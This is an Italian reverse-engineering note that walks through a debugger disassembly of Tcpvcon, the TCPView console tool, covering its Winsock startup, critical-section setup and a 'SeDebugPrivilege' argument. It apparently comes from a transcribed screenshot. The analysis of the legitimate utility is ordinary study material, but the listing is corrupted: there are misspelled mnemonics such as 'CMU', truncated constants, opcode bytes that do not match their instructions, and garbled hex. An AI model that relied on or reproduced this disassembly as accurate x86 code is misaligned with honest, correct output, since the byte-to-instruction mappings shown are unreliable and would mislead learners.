00420D90 .~74 3C JE SHORT Tcpvcon.00420DCE  
00420D92 .~EB 09 JMP SHORT Tcpvcon.00420D90  
00420D94 > 8B55 FC CMU EDX,DWORD PTR SS:[EBP-41]

EBP=0018FF40  
Local call from 0041DA60

Da questa call possiamo ricavare che kernel32.InitializeCriticalSection è una funzione API di Windows utilizzata per inizializzare una sezione critica. Le sezioni critiche sono un meccanismo di sincronizzazione che garantisce l'accesso esclusivo a una risorsa condivisa da parte di un solo thread alla volta.

The screenshot shows a debugger interface with assembly code on the left and function arguments on the right.

**Assembly Code:**

```
. 68 24494200 PUSH Tcpvcon.00424924
. E8 7B320000 CALL Tcpvcon.00420CE0
. 83C4 0C ADD ESP,0C
. 85C0 TEST EAX,EAX
. v75 08 JNZ SHORT Tcpvcon.0041DA74
. 83C8 FF OR EAX,FFFFFF
. vE9 AC000000 JMP Tcpvcon.0041DB20
> BA 01010000 MOV EDX,101
. 66:8995 64FEFI MOV WORD PTR SS:[EBP-19C],DX
. 8D85 68FEFFFF LEA EAX,DWORD PTR SS:[EBP-198]
. 50 PUSH EAX
. 0FB78D 64FEFFI MOVZX ECX,WORD PTR SS:[EBP-19C]
. 51 PUSH ECX
. FF15 D0234200 CALL DWORD PTR DS:[<&WS2_32.#115>]
. 85C0 TEST EAX,EAX
. v74 12 JE SHORT Tcpvcon.0041DAAB
. 68 2C494200 PUSH Tcpvcon.0042492C
. E8 D7A8FEFF CALL Tcpvcon.0040837A
. 83C4 04 ADD ESP,4
. 83C8 FF OR EAX,FFFFFF
. vEB 75 JMP SHORT Tcpvcon.0041DB20
> 68 20BC4200 PUSH Tcpvcon.0042BC20
. FF15 10214200 CALL DWORD PTR DS:[<&KERNEL32.InitializeCriticalSection>]
. 68 F8BC4200 PUSH Tcpvcon.0042BCF8
. FF15 10214200 CALL DWORD PTR DS:[<&KERNEL32.InitializeCriticalSection>]
. 68 4C494200 PUSH Tcpvcon.0042494C
. 0041DAC1 CALL Tcpvcon.00420F50
. 85D4 04 ADD ESP,4
. 83C4 04 CALL Tcpvcon.00418110
. 0041DAD3 A2 20BD4200 MOV BYTE PTR DS:[42BD20],AL
. 0041DAD8 0FB615 20BD4201 MOVZX EDX,BYTE PTR DS:[42BD20]
. 85D2 TEST EDX,EDX
. v75 0A JNZ SHORT Tcpvcon.0041DAED
. 0041DAE3 E8 58230000 CALL Tcpvcon.0041FE40
. 0041DAE8 A2 20BD4200 MOV BYTE PTR DS:[42BD20],AL
. 0041DAED > 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
. 0041DAF0 50 PUSH EAX
. 0041DAF1 8D4D 08 LEA ECX,DWORD PTR SS:[EBP+8]
. 0041DAF4 51 PUSH ECX
. 0041DAF5 E8 96E0FFFF CALL Tcpvcon.0041BB90
. 0041DAF6 83C4 08 ADD ESP,8
. 0041DAF7 8B55 0C MOV EDX,DWORD PTR SS:[EBP+C]
. C3 PUSH EDX
```

**Function Arguments:**

- Hrg1 = 00424924 ASCII "TCPView"
- Tcpvcon.00420CE0
- plWSAData
- RequestedVersion
- WSASStartup
- ASCII "Could not initialize Winsock.■"
- pCriticalSection = Tcpvcon.0042BC20
- InitializeCriticalSection
- pCriticalSection = Tcpvcon.0042BCF8
- InitializeCriticalSection
- Arg1 = 0042494C ASCII "SeDebugPrivilege"
- Tcpvcon.00420F50
- Arg2
- Arg1
- Tcpvcon.0041BB90